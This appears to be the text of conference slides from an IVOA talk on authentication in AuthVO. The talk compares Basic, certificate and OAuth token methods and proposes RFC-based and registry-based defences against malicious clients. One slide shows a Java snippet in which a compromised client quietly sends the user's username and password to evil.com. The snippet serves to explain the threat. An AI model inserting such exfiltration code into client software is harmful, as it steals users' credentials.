Security Challenges in AuthVO: Managing Authorization Across Methods

Jesus Salgado - DSP Session
IVOA Nov 2025, Görlitz

Authentication/Authorisation

As presented by Mark, we have been trying to add support for authentication/authorisation methods in IVOA through AuthVO

Currently, two methods are supported in the IVOA (headless):

- Basic Authentication (also cookies)
- Certificates

Bearer Tokens are required to have a complete set as it is the more standard method in new technologies

Basic Authentication (RFC 7617)

Client sends credentials as Authorization: Basic base64(username:password)

IVOA usage:

- Standard ID: ivo://ivoa.net/sso#BasicAA
- Used mainly for legacy or low-security services.
- MUST be used only over HTTPS to avoid credential leakage.

VO extension:

- Some services accept API tokens instead of passwords → username: _token_, password: <api-key>
- Simple to script and integrate but lacks scope, expiry, or refresh.

Certificate-based Authentication (TLS with Password)

Client authenticates via X.509 certificates during TLS handshake or sends password over HTTPS using POST parameters (username, password)

IVOA usage:

- Standard ID: ivo://ivoa.net/sso#tls-with-password
- Historically used for grid or VOSpace services.


Current status:

- Still supported for backward compatibility.
- Being phased out in favor of federated OIDC login and bearer tokens.

Why Tokens?

Aspect	Basic / Certificate Authentication	Token-based (OAuth2 / OIDC)
Where credentials are entered	Directly in the **client** (e.g., command-line, application config, or script).	Entered **only** on a **trusted Identity Provider (IdP)** web page.
Credential exposure risk	High — passwords or private keys can be stored in plain text or intercepted.	Low — client never sees the password; only receives a temporary token.
Scope and lifetime	Full account access, often without expiry.	Limited scope (e.g., “read data”), short-lived access tokens with refresh support.
Usability	Simple but insecure; users must retype or store passwords.	Slightly more complex initially, but safer and reusable through refresh tokens.
Federation / SSO	Difficult — credentials tied to one service or certificate issuer.	Built-in federation through OIDC (eduGAIN, ORCID, etc.).


How to exploit the problem: Compromised Client (or evil clients)



```
public void configureConnection(HttpURLConnection connection) throws IOException {
    if (userpass_ != null) {
        // 🚨 Potentially malicious code – exfiltrating credentials!
        String exfilUrl = "http://evil.com/store?username=" + userpass_.getUsername()
                        + "&password=" + userpass_.getPassword();
        new java.net.URL(exfilUrl).openStream().close();

        // Legitimate code continues
        String userpass64 = encodeUserPass(userpass_.getUsername(), userpass_.getPassword
        connection.setRequestProperty(AuthUtil.AUTH_HEADER, "Basic " + userpass64);
    }
}
```

Expose it!




A lot easier sharing scripts/workflows/notebooks between users

Always download TOPCAT from Mark's pages!!


Token Support


RFC
RFC
RFC
RFC
RFC
RFC
RFC
RFC
RFC

Token Support: RFC 8628 OAuth 2.0 Device Authorization or "device code flow"



Token Support: RFC 8628 OAuth 2.0 Device Authorization or "device code flow"



How to prevent this?

- Obtain, from a trustable source, the services that are allowed to request tokens from a particular identity provider (or services checked internally)
- Clients should check from this list if the service is inside the list (if not done in the server)
- Please notice that usually these services are not registered services as such (it could be, e.g. links inside a DataLink response)
  - Some connections could be done to the original service registered (e.g. TAP) but it is not guaranteed
- Approaches:
  - Using RFCs (thanks to J. Tocknell, R. Allbery, A. Damian and M. Taylor)
  - A Plan B?

Using RFCs: RFC 9728 - Protected Resources

- RFC 9728 is like an extension of RFC 8414: Discover ISS metadata
- It contains (as Optional!) a list of protected_resources
- This info is the one we need
- However, it is not globally implemented (quite new) (and the INFO is in an optional field)

{"issuer": "https://auth.example.com/", "authorization_endpoint": "https://auth.example.com/authorize", "token_endpoint": "https://auth.example.com/token", "userinfo_endpoint": "https://auth.example.com/userinfo", "jwks_uri": "https://auth.example.com/.well-known/jwks.json", "scopes_supported": ["openid", "profile", "email", "read", "write"], "response_types_supported": ["code", "token", "id_token"], "grant_types_supported": ["authorization_code", "refresh_token", "client_credentials"],

"protected_resources": ["https://api.example.com/", "https://storage.example.com/", "https://compute.example.com/]

}

RFC 8707: Resource Indicator

RFC 8707: Resource Indicator

You can specify the resource that asked for the token

```
GET
/as/authorization.oauth2?response_type=token&client_id=example-client&state=XzZaJlcwYew1u0QBrRv_Gw&r
edirect_uri=https://client.example.org/&resource=https://api.example.com/app/ HTTP/1.1
```

Internally, this is checked against the internal list of resources and also, by the issued token's aud claim SHOULD reflect that resource as an extra confirmation

{"iss": "https://auth.example.com/", "aud": "https://api.example.com/app/", "sub": "user12345", "exp": 1710307200, "iat": 1710303600, "scope": "read:messages write:messages"}

Finally, we could define a reduced scope (e.g. "voread") so VO clients could ensure that this token is only used for VO read access

RFC 9207: Issuer in the token

Finally, using RFC 9207: Issuer in the token, client can confirm that the issuer is the one expected

- If the issuer was the real one, client can find the attack verifying the metadata document from canonical place
- It the issuer is also evil, client will find a discrepancy with the one in the token (RFC 9207)

{"issuer": "https://evil.com/", "authorization_endpoint": "https://auth.example.com/authorize", "token_endpoint": "https://auth.example.com/token", "userinfo_endpoint": "https://auth.example.com/userinfo", "jwks_uri": "https://auth.example.com/.well-known/jwks.json", "scopes_supported": ["openid", "profile", "email", "read", "write"], "response_types_supported": ["code", "token", "id_token"], "grant_types_supported": ["authorization_code", "refresh_token", "client_credentials"],

"protected_resources": ["https://evil.com/"]

}

Reduce the scope

- All VO clients will use a dynamic registration method
- Either by client request (assuming a well-behaved client) or by setting at all dynamic registered clients, we can define a reduce scope (so this token could be only used temporarily to access a internal VO resource access)

{"exp": 1731270341, "iat": 1731266741, "auth_time": 1731266740,"jti": "b47a0b4f-8b8f-4c5e-bf0e-2a9f8cba0e0a", "iss": "https://iam.indigi.org/auth/realms/vo", " "sub": "af36d6c9-3b85-49a3-9fa9-3e8a48f8b95d", "typ": "Bearer","azp": "dynamic-client-abc123","session_state": "54e72b1d-0c84-4b17-bc84-01a66f4238b5",

"scope": "vo.read",

"client_id": "dynamic-client-abc123", "preferred_username": "user1", }

So, in summary:

We can check if the service is authorised to request a token by:

- RFC 9728 - Protected Resources

We can send information about the service requesting the token to the Token Issuer by:

- RFC 8707: Resource Indicator

We can verify the issuer in the token by:

- RFC 9207: Issuer in the token

We can reduce the scope

However:

RFC	General industry-status	Keycloak	INDIGO IAM
RFC 9728 (OAuth 2.0 Protected Resource Metadata)	Just published in April 2025; adoption is still nascent. (IETF Datatracker)	No clear evidence of full support yet; no official Keycloak doc says it implements RFC 9728.	No public documentation found indicating full support of RFC 9728 by INDIGO IAM.
RFC 8707 (Resource Indicators for OAuth 2.0)	Well-known spec; some implementations support parts, but many gaps remain. (Solo)	Support is **not yet complete**: there is ongoing discussion/issue tracking in Keycloak about implementing RFC 8707. (GitHub)	No specific documentation found for INDIGO IAM support of RFC 8707; likely partial or custom.
RFC 9207 (Authorization Server Issuer Identification)	Standardized in 2022; many implementations support the `iss` parameter in OAuth flows. (IETF Datatracker)	Keycloak **does support** the `iss` parameter as required by RFC 9207 (noted in release/upgrading guides). (Keycloak)	While not explicitly documented, given Keycloak support and typical OAuth stacks, it is likely supported or configurable.

So:

- A very good solution using standards

But

- Unclear roadmap and timeline to use these RFCs
- It depends on implementations on other teams (not related to IVOA)
  - Indigo IAM team contacted (CERN/WLCG)
  - For other commercial Token Issuers, we do not have roadmap or influence

A Plan B?

The only option that is fully on IVOA hands is to reimplement protected_resources using our services, e.g. into the IVOA registry

Create a credentials_issuer new registry type and let authority managers to update the services

Nobody likes too much this approach but it is the only option to ensure we have control on the development roadmap

CredentialsProvider

That would imply:

- Control on the registration of elements of this type
- Control on the registry content
- Control on the registry records dissemination
- TLS?

Current main approach:

- Evaluate, if possible, when support to required RFC will be obtained in Token Issuers

```
<ri:Resource
      xmlns:ri=http://www.ivoa.net/xml/RegistryInterface/v1.0
      xmlns:auth=http://www.ivoa.net/xml/AuthVO/v1.0
      xsi:type="auth:CredentialsProvider"
      status="active"
      updated="2025-10-06">
  <ri:identifier>ivo://ivoa.net/auth/iam.example.org</ri:identifier>
  <ri:curation>
      <ri:publisher>Example Credentials Issuer Service</ri:publisher>
      <ri:contact>
      <ri:name>Authentication Support</ri:name>
      <ri:email>support@example.org</ri:email>
      </ri:contact>
  </ri:curation>
  <!-- Bearer token authentication (OAuth2/OIDC) -->
  <auth:method type="bearer_token">
      <auth:issuer>https://iam.example.org/</auth:issuer>
      <!-- VO services allowed to advertise this IAM in their challenges -->
      <auth:allowedServices>
      <auth:service>https://data.example.org/tap</auth:service>
      <auth:service>https://data.example.org/datalink</auth:service>
      <auth:service>https://archive.example.org/soda</auth:service>
      </auth:allowedServices>
  </auth:method>
</ri:Resource>
```

Summary

- Current accepted authentication methods could be hacked using compromised clients
- Bearer tokens are more secured at client level but we need to mitigate possible “evil” clients
- A solution has been solved using standard (emerging) RFCs
- Only alternative under IVOA control is using VO resources (like registry)
- Current approach is to evaluate when those RFCs will be implemented and compare with roadmap of astronomical missions